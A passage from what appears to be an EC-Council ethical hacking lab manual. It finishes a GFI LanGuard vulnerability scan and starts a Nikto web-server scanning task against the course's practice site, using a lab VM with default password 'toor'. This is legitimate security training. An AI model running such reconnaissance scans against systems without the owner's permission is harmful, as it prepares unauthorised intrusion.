
50. The **GFI LanGuard** pop-up appears; click **Yes** to open the file.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: If the **How do you want to open this file?** pop-up, select any web browser (here, **Chrome**) and click **OK**.

51. The **Vulnerability Status** report appears; you can scroll down to view detailed information regarding discovered vulnerabilities.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

52. This concludes the demonstration of scanning network vulnerabilities using GFI LanGuard.
53. Close all open windows and document all the acquired information.
54. Turn off the **Windows Server 2022** and **Windows Server 2019** virtual machines.


Task 4: Perform Web Servers and Applications Vulnerability Scanning using CGI Scanner Nikto

Nikto is an Open Source (GPL) web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files and HTTP server options; it will also attempt to identify installed web servers and software.

Here, we will use Nikto to scan web servers and applications for vulnerabilities.

Note: In this task, we will target the **www.certifiedhacker.com** website.


1. Turn on the **Parrot Security** virtual machine.
2. Click the **Applications** menu in the top-left corner of **Desktop** and navigate to **Pentesting → Web Application Analysis → Web Vulnerability Scanners → nikto** to open Nikto in the **Terminal** window.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. A **Parrot Terminal** window appears, in the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**. Nikto initializes.

   Note: The password that you type will not be visible.

